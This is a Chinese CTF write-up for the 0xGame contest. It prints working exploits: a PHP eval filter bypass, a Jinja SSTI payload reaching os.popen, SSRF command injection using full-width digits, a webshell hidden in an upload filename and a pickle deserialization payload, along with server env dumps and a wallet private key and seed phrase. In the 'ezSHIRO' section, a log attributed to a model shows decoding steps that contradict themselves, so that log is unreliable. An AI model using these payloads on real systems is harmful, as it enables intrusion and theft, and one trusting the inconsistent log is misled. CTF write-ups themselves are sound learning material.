0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}
```

ezEXIF

直接修改相关信息

先创建一个符合条件图片

```
exiftool -Make="Hacker" -Model="Kali linux" -DateTimeOriginal="9999:99:99
66:66:66" -ImageDescription="motto:I can be better!" base.jpg
```

```
0xGame{sometimes_0ur_eYes_may_che@t_us!!!}
```

ezSHIRO

丢给模型分析


```
2025-10-10 19:16:17 | WARNING | system.monitor | CPU usage at 85%, performance may be degraded

2025-10-10 19:16:21 | INFO | analysis.engine | Analyzing provided files...
Processing pcapng file
[########################################] 100%
2025-10-10 19:16:22 | WARNING | analysis.packet | Unusual packet size distribution detected
Extracting DNS query patterns
[########################################] 100%
2025-10-10 19:16:24 | WARNING | analysis.dns | Multiple DNS tunneling patterns identified
Identifying encoded payloads
[########################################] 100%
2025-10-10 19:16:25 | ERROR | analysis.encoding | Failed to decode some payloads with standard codecs

2025-10-10 19:16:26 | INFO | analysis.report | Security Analysis Report:
2025-10-10 19:16:28 | INFO | analysis.report | Based on analysis of the provided pcapng file, the attacker exploited
2025-10-10 19:16:31 | INFO | analysis.report | an Apache Shiro deserialization vulnerability to execute commands.
2025-10-10 19:16:35 | INFO | analysis.report | Flag file content was exfiltrated through DNS queries.
2025-10-10 19:16:38 | WARNING | analysis.report | Data exfiltration detected via DNS tunneling technique
2025-10-10 19:16:41 | INFO | analysis.report | Found Base64 encoded data string in DNS queries: `fTBlMXVGX2dmaFd7cnpuVGswCg==`.

2025-10-10 19:16:46 | INFO | decoder.engine | Starting decoding process...
2025-10-10 19:16:48 | INFO | analysis.engine | Analyzing network packet data...
2025-10-10 19:16:49 | INFO | analysis.engine | Detecting anomalous DNS queries...
2025-10-10 19:16:49 | INFO | analysis.engine | Identifying Base64 encoded payloads...
2025-10-10 19:16:50 | INFO | analysis.engine | Applying decoding algorithms...
2025-10-10 19:16:51 | INFO | analysis.engine | Validating flag format and structure...

2025-10-10 19:16:52 | INFO | decoder.program | Executing decoding program: $sh ./autoDecoder.pth
2025-10-10 19:16:55 | INFO | decoder.step | Base64 decode: `echo "fTBlMXVGX2dmaFd7cnzuVGswCg==" | base64 -d` -> `}0e1uF_gfhW{rznTk0`
2025-10-10 19:16:55 | WARNING | decoder.step | Non-standard character set detected in decoded string
2025-10-10 19:16:55 | INFO | decoder.step | Apply ROT13 decode: `echo "}0e1uF_gfhW{rznTk0" | tr 'A-Za-z' 'N-ZA-Mn-za-m'` -> `}0r1hS_tusJ{eamGx0`
2025-10-10 19:16:55 | INFO | decoder.step | Reverse string: `echo "}0r1hS_tusJ{eamGx0" | rev` -> `0xGame{Just_Sh1r0}`

2025-10-10 19:17:14 | INFO | system | Analysis finished!
2025-10-10 19:17:16 | SUCCESS | result | Flag identified: `0xGame{Just_Sh1r0}`
```

```
0xGame{Just_Sh1r0}
```

ezChain

按照操作得到

```
s.eXwwGOxh2RwqBps47e5oBF8mvdPVeKHjWDkrFibJOL+XQL6Hs36/Txe3tuQpjkhVpsozxInkNFfkQ
iHRtn2jacFIQ7vDxkd/eT1wfb0VS7f8pYzkYAqlx8lznDEWTBCAd7Cm381iyU3yfm0LbGDZZv8+9Z/2
4aKBtAJxpgDltq6+8H/KUtaqZ+AQX3SObDfl8FXq6PzPhX8UPTd073VnPA==
```




```
RPC_URL = "http://47.122.65.230:48334/44921dc8-1332-42b3-98ee-7a4567d59964"
PRIVKEY = "035f705a581d02de37e31b43708b41fc7b73ce1c6bcc72750d371efd78d1ee78"
```

```
SETUP_CONTRACT_ADDR = "0x2a0cd2157a63677d27e1116cd4C36F78F4c804e8"
WALLET_ADDR = "0x0c8598e0bF3CB8507bC6F37ac822505Da39d5871"
```

imitate ecology film accuse jump fiscal point cruise cruel replace carbon helmet
把私钥输进去就有钱了

0 0xGame

Account 2

0xBf2cD...29f84

1CTF

+US$0 (+0.00%) Portfolio

出入金 兑换 跨链桥 发送 收款

准备好桥接了吗?

横跨 9 条链，一切尽在您的钱包

代币 收藏品 活动

0xGame

C 0 CTF

1 CTF

MetaMask 支持

发送

自

Account 2
0xBf2cD...29f84

C 0 CTF — 0.999968418 CTF

余额: 1 清除

至

0xc3619...E9F0f
0xc3619...E9F0f

C 0 CTF — 0.999968418 CTF

转钱至目标账户，没效果?

Web

Plus_Plus

发现源代码有提示 `?0xGame`

```php
<?php
error_reporting(0);
if (isset($_GET['0xGame'])) {    highlight_file(__FILE__);
}
if (isset($_POST['web'])) {    $web = $_POST['web'];
    if (strlen($web) <= 120) {
        if (is_string($web)) {
            if (!preg_match("/[!@#%^&*:'\-<?>\"\/|`a-zA-BD-GI-Z~\\\\]/",
$web)) {
                eval($web);
            } else {
                echo("NONONO!");
            }
        } else {
            echo "No String!";
        }
    } else {
        echo "too long!";
    }
}
?>
```

全符号绕过，还有120字以内判定：

```
web=$_=
[]._;$__=$_[1];$_=$[0];$_++;$_1=++$_;$_++;$_++;$_++;$_++;$_=_.$_(71).$_(69).
$_(84);$$_[1]($$_[2]);
```

不行！炸掉了啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊

404 Not Fopund

在多次尝试，以及在AI努力下（没看HINT），扫出来了XSS与SSTI漏洞，似乎XSS没用？
然后他BAN掉了`os`、`_`、`globals`甚至还有`.`(屏蔽句号真是天才)
不过还是可以的，直接全拆开
`

```
/{{url_for["\x5f\x5f""g""l""o""b""a""l""s""\x5f\x5f"]["o"+"s"]
["p""o""p""e""n"]("cat%20/flag")["read"]()}}
```

密码的Edge，全给我转义成文本，滚去Hackbar去发包

```
0xGame{404_Not_Found_rEvenGe_Still_SSTI!}
```

DNS想要玩

```
from flask import Flask, request from urllib.parse import urlparse import
socket import os app = Flask(__name__) BlackList=[ 'localhost', '@', '172',
'gopher', 'file', 'dict', 'tcp', '0.0.0.0', '114.5.1.4' ] def check(url):
url = urlparse(url) host = url.hostname host_acscii =
host.encode('idna').decode('utf-8') return socket.gethostbyname(host_acscii)
== '114.5.1.4' @app.route('/') def index(): return open(__file__).read()
@app.route('/ssrf') def ssrf(): raw_url = request.args.get('url') if not
raw_url: return 'URL Needed' for u in BlackList: if u in raw_url: return
'Invaild URL' if check(raw_url): return
os.popen(request.args.get('cmd')).read() else: return "NONONO" if __name__
== '__main__': app.run(host='0.0.0.0',port=8000)
```

需要伪造请求,114.514没了，但是可以全角字符，带圈的直接内部错误

```
8000-1f2036f8-b06a-47fd-a077-7a459bb71c4e.challenge.ctfplus.cn/ssrf?
url=http://１１４．５．１．４/&cmd=env]
```

```
env
KUBERNETES_SERVICE_PORT=449 KUBERNETES_PORT=1449 HOSTNAME=dep-1f2036f8-b06a-
47fd-a077-7a459bb71c4e-7d5955dbcc-5rgp6 HOME=/root
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305
PYTHON_SHA256=c30bb24b7f1e9a19b11b55a546434f74e739bb4c271a3e3a80ff4380d49f7a
```

```
db WERKZEUG_SERVER_FD=3
KUBERNETES_PORT_443_TCP_ADDR=unix:///var/run/docker.sock
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin KUBERNETES_PORT_443_TCP_PORT=1449 KUBERNETES_PORT_443_TCP_PROTO=
LANG=C.UTF-8 PYTHON_VERSION=3.12.11 KUBERNETES_PORT_443_TCP=
KUBERNETES_SERVICE_PORT_HTTPS=449
KUBERNETES_SERVICE_HOST=unix:///var/run/docker.sock PWD=/app

python app.py
* Serving Flask app 'app' * Debug mode: off

cmd=find+/+-name+%22*flag*%22+2%3E/dev/null
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change /proc/kpageflags /flag
```

```
cmd=cat+/flag
0xGame{DNS_Rebinding_is_Really_Magical}
```

cmd=cat%20/proc/self/status

```
Name: cat Umask: 0022 State: R (running) Tgid: 120 Ngid: 0 Pid: 120 PPid: 119 TracerPid: 0 Uid: 0 0 0 0 Gid: 0 0 0 0 FDSize: 64 Groups: 0 NStgid: 120 NSpid: 120 NSpgid: 1 NSsid: 1 VmPeak: 3288 kB VmSize: 3288 kB VmLck: 0 kB
VmPin: 0 kB VmHWM: 1088 kB VmRSS: 1088 kB RssAnon: 84 kB RssFile: 1004 kB RssShmem: 0 kB VmData: 488 kB VmStk: 132 kB VmExe: 24 kB VmLib: 1596 kB VmPTE: 40 kB VmSwap: 0 kB HugetlbPages: 0 kB CoreDumping: 0
THP_enabled: 1 Threads: 1 SigQ: 5/515035 SigPnd: 0000000000000000 ShdPnd: 0000000000000000 SigBlk: 0000000000000000 SigIgn: 0000000000000000 SigCgt: 0000000000000000 CapInh: 0000000000000000 CapPrm:
00000000a80425fb CapEff: 00000000a80425fb CapBnd: 00000000a80425fb CapAmb: 0000000000000000 NoNewPrivs: 0 Seccomp: 0 Seccomp_filters: 0 Speculation_Store_Bypass: thread vulnerable SpeculationIndirectBranch:
conditional enabled Cpus_allowed: ffffffff,ffffffff,ffffffff,ffffffff Cpus_allowed_list: 0-127 Mems_allowed:
00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,000
Mems_allowed_list: 0-1 voluntary_ctxt_switches: 0 nonvoluntary_ctxt_switches: 0
```

```
0xGame{DNS_Rebinding_is_Really_Magical}
```

我只想要你的PNG!

上传图片漏洞，直接传马,不行直接删，但是

bin boot dev etc home lib media sbin mnt opt proc root run srv sys tmp usr var flag upload.png.flag');?>.png..png.

似乎他会自动读取数据放在这里

那直接尝试插入查询指令

```
filename=
<?php system($_REQUEST['mihoyo'] ?? ''); ?>
```

```
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://8000-661f8061-7893-434c-9649-737439445c54.challenge.ctfplus.cn/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryUx4RdSJ2golKYNtP
Content-Disposition: form-data; name="avatar"; filename="<?php system($_REQUEST['mihoyo']
 ?? ''); ?>.png"
Content-Type: image/png

<?php system($_REQUEST['mihoyo'] ?? ''); ?>

------WebKitFormBoundaryUx4RdSJ2golKYNtP--
```

不安全 8000-661f8061-7893-434c-9649-737439445c54.challenge.ctfplus.cn/check.php?mihoyo=ls%20-la

```
bin boot dev etc home lib media sbin mnt opt proc root run srv sys tmp usr var flag total 1412 drwxrwxrwt 1 www-data www-data 4096 Oct 6 11:49 . drwxr-xr-x 1 root root 4096 Sep 29 23:56 .. -rwxr-xr-x 1 root root 429 Oct 14 10:49
check.php drwxr-xr-x 2 root root 4096 Sep 29 14:21 css -rwxr-xr-x 1 root root 1405758 Aug 8 14:54 default.png -rwxr-xr-x 1 root root 83 Aug 8 15:26 docker-compose.yml -rwxr-xr-x 1 root root 1906 Aug 25 14:22 index.php drwxr-xr-x
2 root root 4096 Aug 25 13:30 logs .png.total 1412 drwxrwxrwt 1 www-data www-data 4096 Oct 6 11:49 . drwxr-xr-x 1 root root 4096 Sep 29 23:56 .. -rwxr-xr-x 1 root root 429 Oct 14 10:49 check.php drwxr-xr-x 2 root root 4096 Sep
29 14:21 css -rwxr-xr-x 1 root root 1405758 Aug 8 14:54 default.png -rwxr-xr-x 1 root root 83 Aug 8 15:26 docker-compose.yml -rwxr-xr-x 1 root root 1906 Aug 25 14:22 index.php drwxr-xr-x 2 root root 4096 Aug 25 13:30 logs .png.
```

不安全 8000-661f8061-7893-434c-9649-737439445c54.challenge.ctfplus.cn/check.php?mihoyo=env

```
bin boot dev etc home lib media sbin mnt opt proc root run srv sys tmp usr var flag KUBERNETES_SERVICE_PORT=449 I 061-7893-434c-9649-737439445c54-d8db65b5d-6dz8v
PHP_INI_DIR=/usr/local/etc/php HOME=/root PHP_LDFLAGS=-Wl,-O1 -pie PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_VERSION=8.1.33
GPG_KEYS=528995BFEDFBA7191D46839EF9BA0ADA31CBD89E 39B641343D8C104B2B146DC3F9C39DC0B9698544 F1F692238FBC1666E5A5CCD4199F9DFEF6FFBAFD PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -
D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_ASC_URL=https://www.php.net/distributions/php-8.1.33.tar.xz.asc PHP_URL=https://www.php.net/distributions/php-8.1.33.tar.xz
KUBERNETES_PORT_443_TCP_ADDR=unix:///var/run/docker.sock PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin KUBERNETES_PORT_443_TCP_PORT=1449 KUBERNETES_PORT_443_TCP_PROTO=
KUBERNETES_SERVICE_PORT_HTTPS=449 KUBERNETES_PORT_443_TCP= PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c KUBERNETES_SERVICE_HOST=unix:///var/run/docker.sock
PWD=/var/www/html PHP_SHA256=9db83bf4590375562bc1a10b353cccbcf9fcfc56c58b7c8fb814e6865bb928d1 .png.KUBERNETES_SERVICE_PORT=449 KUBERNETES_PORT=1449 HOSTNAME=dep-661f8061-7893-434c-9649-
737439445c54-d8db65b5d-6dz8v PHP_INI_DIR=/usr/local/etc/php HOME=/root PHP_LDFLAGS=-Wl,-O1 -pie PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.1.33 GPG_KEYS=528995BFEDFBA7191D46839EF9BA0ADA31CBD89E 39B641343D8C104B2B146DC3F9C39DC0B9698544 F1F692238FBC1666E5A5CCD4199F9DFEF6FFBAFD PHP_CPPFLAGS=-fstack-protector-
strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_ASC_URL=https://www.php.net/distributions/php-8.1.33.tar.xz.asc PHP_URL=https://www.php.net/distributions/php-8.1.33.tar.xz
KUBERNETES_PORT_443_TCP_ADDR=unix:///var/run/docker.sock PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin KUBERNETES_PORT_443_TCP_PORT=1449 KUBERNETES_PORT_443_TCP_PROTO=
KUBERNETES_SERVICE_PORT_HTTPS=449 KUBERNETES_PORT_443_TCP= PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c KUBERNETES_SERVICE_HOST=unix:///var/run/docker.sock
PWD=/var/www/html PHP_SHA256=9db83bf4590375562bc1a10b353cccbcf9fcfc56c58b7c8fb814e6865bb928d1 .png.
```

`find / -name "*flag*" -type f 2>/dev/null`

bin boot dev etc home lib media sbin mnt opt proc root run srv sys tmp usr var flag /usr/bin/dpkg-buildflags /usr/local/lib/php/build/ax_check_compile_flag.m4 /usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/waitflags.ph /usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/ss_flags.ph /usr/lib/linux/uapi/x86/asm/processor-flags.h /usr/share/dpkg/buildflags.mk /usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h /usr/include/x86_64-linux-gnu/bits/termios-c_iflag.h /usr/include/x86_64-linux-gnu/bits/termios-c_oflag.h /usr/include/x86_64-linux-gnu/bits/waitflags.h /usr/include/x86_64-linux-gnu/bits/ss_flags.h /usr/include/x86_64-linux-gnu/bits/termios-c_cflag.h /usr/include/x86_64-linux-gnu/bits/mman-map-flags-generic.h /usr/include/linux/kernel-page-flags.h /usr/include/linux/tty_flags.h /sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags /sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags /sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags /sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags /sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags /sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/net/ipv4/fib_notify_on_flag_change /proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags .png./usr/bin/dpkg-buildflags /usr/local/lib/php/build/ax_check_compile_flag.m4 /usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/waitflags.ph /usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/ss_flags.ph
/usr/lib/linux/uapi/x86/asm/processor-flags.h /usr/share/dpkg/buildflags.mk /usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h /usr/include/x86_64-linux-gnu/bits/termios-c_iflag.h /usr/include/x86_64-linux-gnu/bits/termios-c_oflag.h /usr/include/x86_64-linux-gnu/bits/waitflags.h /usr/include/x86_64-linux-gnu/bits/ss_flags.h /usr/include/x86_64-linux-gnu/bits/termios-c_cflag.h /usr/include/x86_64-linux-gnu/bits/mman-map-flags-generic.h /usr/include/linux/kernel-page-flags.h /usr/include/linux/tty_flags.h /sys/devices/platform/serial8250/tty/ttyS15/flags /sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags /sys/devices/platform/serial8250/tty/ttyS13/flags /sys/devices/platform/serial8250/tty/ttyS31/flags /sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags /sys/devices/platform/serial8250/tty/ttyS11/flags /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS18/flags /sys/devices/platform/serial8250/tty/ttyS9/flags /sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags /sys/devices/platform/serial8250/tty/ttyS7/flags /sys/devices/platform/serial8250/tty/ttyS24/flags /sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags /sys/devices/platform/serial8250/tty/ttyS22/flags /sys/devices/platform/serial8250/tty/ttyS12/flags /sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS20/flags /sys/devices/platform/serial8250/tty/ttyS10/flags /sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/platform/serial8250/tty/ttyS19/flags /sys/devices/platform/serial8250/tty/ttyS27/flags /sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags /sys/devices/platform/serial8250/tty/ttyS25/flags /sys/devices/virtual/net/tunl0/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/net/ipv4/fib_notify_on_flag_change /proc/sys/net/ipv6/fib_notify_on_flag_change /proc/kpageflags .png.

不行！炸掉了啊啊啊啊啊啊啊啊啊啊啊啊啊啊


为什么cat /flag不被我返回啊啊啊啊啊啊啊啊啊啊啊啊

我超了，为什么是ffllaagg,直接 `grep -rn "0xGame" / 2>/dev/null` 爆扫服务器（抱歉，其中几次把环境扫崩了）才扫出来这个死文件，真刑啊


```
0xGame{I_Only_Love_PNG_md}
```

马哈鱼商店

先进行抓包改折扣为0.000000000000001，就买到了



然后后面有一段脚本爆出来

```
Use GET To Send Your Loved Data!!! BlackList = [b'', b'□']
@app.route('/pickle_dsa') def pic(): data = request.args.get('data') if not
data: return "Use GET To Send Your Loved Data" try: data =
base64.b64decode(data) except Exception: return "Cao!!!" for b in BlackList:
if b in data: return "卡了" p = pickle.loads(data) print(p) return f"

Vamos! {p}
```

原本cat flag不管用，还是env吧

```
import pickle
import base64

payload = b'''cos
environ
.'''

encoded_payload = base64.b64encode(payload).decode()
print(f"Payload: {encoded_payload}")
```

获取ENV可以得到flag

